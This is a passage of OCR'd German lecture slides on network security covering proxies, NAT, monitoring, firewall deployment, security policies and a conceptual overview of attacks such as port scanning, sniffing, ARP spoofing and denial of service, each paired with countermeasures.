
- Vermittlungseinheit, die auf einer Seite horcht, d.h. als Server auftritt, und auf der anderen Seite unter eigener Identität sendet, d.h. als Client auftritt, kann an verschiedenen Ebenen angreifen
  - Application Gateways vermitteln in den Applikationsschichten
  - Circuit Level Proxies vermitteln auf der Transportschicht
  - Proxy ARP vermitteln auf der Netzwerkschicht
- Vorteile:
  - gefälschte Pakete tieferer Ebenen werden ausgepackt und damit unwirksam
  - durch Caching nicht immer Client-Datentransfer nötig
  - Authentisierungsmöglichkeiten
- Nachteile:
  - Hard- und Softwareaufwand
  - Einschränkung der verwendbaren Protokolle

[root@netsec]>

Masquerading

[root@netsec]>


Masquerading 2



Masquerading Details

- Viele Adressen des Netzwerk-Schicht-Protokolls werden unter Verwendung einer Transportschicht-Port-Kodierung auf wenige abgebildet - ähnlich einem Layer 3 Proxy
  - Bekannteste Beispiele: NAT, Linux IP-Masquerading
- Vorteile:
  - lokale Adressen außen nicht sichtbar
  - Einsparung von Adressen
- Nachteile:
  - zusätzlicher Hard- und Softwareaufwand
  - eingehende Verbindungen an lokale Server-Adressen verwässern das Konzept
  - Protokolle, die dynamisch Zusatzports allozieren, sind nur von NAT-Funktionen mit explizitem Protokollwissen maskierbar


Überwachung



Überwachungsdetails

- möglichst transparent wird in Leitungen oder an Netzwerkknoten notiert, was für Transfers stattfinden
- Vorteile:
  - Ereignisse können ausgelöst werden, wenn Regeln verletzt werden
  - nachträgliche Möglichkeit, nachzuvollziehen, wer wann was getan hat in Bezug auf Zugriffsrechte und Kosten
- Nachteile:
  - Speicherplatzaufwand
  - Aufwand an Personal / Aufmerksamkeit


Anwendungen (1)



Beispiel: Zuhause

[root@netsec]>

Anwendungen (2a)




Beispiel: Campus / Firmenumgebung

(Jorge Crichigno)

[root@netsec]>


Anwendungen (2b)



Beispiel: Arbeitsumgebung

[root@netsec]>

Anwendungen (3)



Beispiel: In der Cloud

https://aws.amazon.com/jp/blogs/networking-and-content-delivery/deployment-models-for-aws-network-firewall/

Ein paar Grundregeln


- zunächst alles verbieten und dann Notwendiges erlauben (Whitelisting wo möglich)
- Viele (heterogene) Schichten erhöhen die Sicherheit des Gesamtsystems
- Zahl der zu überwachenden Punkte einschränken
- Aufwand bei der Vorbereitung und Absicherung spart Aufwand im Ernstfall
- Tests zur Prüfung der Sicherheitsmechanismen durchführen und durchführen lassen
- Menschen, Mitarbeiter, Anwender erziehen und schulen

Policies

- Regeln, die Sicherheit durch Überschaubarkeit handlebar machen, z.B.
  - Einschränkung der erlaubten Hard- und Softwaresysteme auf solche, die sicherbar sind
  - Einschränkung der Rechte von Rollen auf ein für ihre Arbeit nötiges Maß
  - Notfallpläne, die die Reaktion auf Sicherheitsprobleme und eindeutige Zuständigkeiten bestimmen
  - Compliance

[root@netsec]>


Herangehensweisen (1)



NIST Cybersecurity Framework ->
https://www.nist.gov/cyberframework/framework

[root@netsec]>

Herangehensweisen (2)



Cisco SAFE -> https://www.cisco.com/c/en/us/solutions/enterprise/design-zone-security/landing_safe.html


Angriffe aufs Netz

- Passive Angriffe
  - Port Scanner
  - Penetrationstest / Vulnerability Scans
  - Sniffer
- Aktive Angriffe:
  - Beeinflussung der Daten, Spoofing
  - DoS, DDoS
  - Relaying

Port Scanner

- Informationen über das System/Finden von Schwachstellen:
  - Welche Dienste laufen in welcher Version
  - Unter welcher UID die Dienste laufen
  - Welche Dienste benötigen keine Authentifizierung
- Funktionsweise:
  - Scanner versuchen Verbindungen zu bestimmten Ports (Auswahl von Ports, bekannter Dienste oder Bereich) des Zielsystems aufzubauen => Liste offener Dienste.
  - Erweiterte Scanner prüfen diese Dienste auf bekannte Schwachstellen

Stealth Scanner



3-Wege Handshake/
Verbindungsaufbau

Verbindungsabbau

Verbindungsabbau ohne
Aufbau!


Port Scanner Beispiele

- Port Scanner :
  - Nmap (TCP/UDP - Unix, Windows, MAC)
  - Superscan (TCP - Windows)
  - Network Scanner (NetBIOS, SNMP, TCP - Windows)
- Online Port Scanner:
  - c't-Netzwerkcheck
  - Nmap-online
- Gegen Maßnahmen:
  - Port-Scanner-Detektoren
  - Intrusion Detection
  - Logfiles
  - Paket-Filter

Penetration Testing / Vulnerability Scans

Sniffer

- Funktionsweise:
  - Empfang des gesamten Datenverkehrs auf dem lokalen Netz
  - Spezielle Sniffer oder Filter um gezielt Informationen (Paßwörter, Dateien...) aus dem Datenverkehr zu entnehmen.
  - Dienen auch zur Überwachung ungewöhnlicher Netzaktivitäten.



Sniffer (2)


- Wireshark
  - der bekannteste Open Source Sniffer
- NetXRay (www.cinco.com)
  - Kommerzieller Protokollanalysator und Netzüberwachungstool für Windows.
- Abwehr:
  - Verschlüsselung des Netzverkehrs (z.B. SSH, IPSec)
  - Geeignete Netzwerktopologie (Router/Switches/VLANs)
  - Programme die Sniffer (Programme im Promiscuous Mode) entdecken.

Spoofing

- Verschleierung der eigenen Identität durch Erzeugung gefälschter Pakete oder Inhalte mit dem Ziel Filter oder Authentifizierungs-Verfahren zu täuschen
- Setzt oft bei Adressierungsübergängen an (IP=>MAC, Domain Name=>IP, etc.) – Die verwendeten Protokolle (z.B. ARP, DNS sind nicht authentifiziert)
- Auf verschiedenen Ebenen möglich:
  - ARP, IP, DHCP, DNS,…
  - Mail, URL (Phishing)
  - Social-Engineering

ARP-Spoofing

- Sniffing in einem „geswitchten“ Netzwerk – eine Form der „man in the middle attack“
- Auch bei verschlüsselten Verbindungen (SSH, TLS) möglich wenn Benutzer Zertifikatfehler ignoriert
- Abwehrmaßnahmen: ARP-Watch, Intrusion Detection Systeme, Verschlüsselung, Statische ARP-Tabellen, Port Security bei Switches (teilweise)
- Siehe auch: ARP cloning, Flooding
- Tools: Cain & Abel, Ettercap



Denial-of-Service

- Ziel: Einen Host für einen Dienst oder komplett vom Netzwerk zu trennen.
- Strategien:
  - Ausnützen von Protokoll schwächen
  - Überladen von Diensten
  - Ausnützen von Programmierfehlern
- Abhilfe:
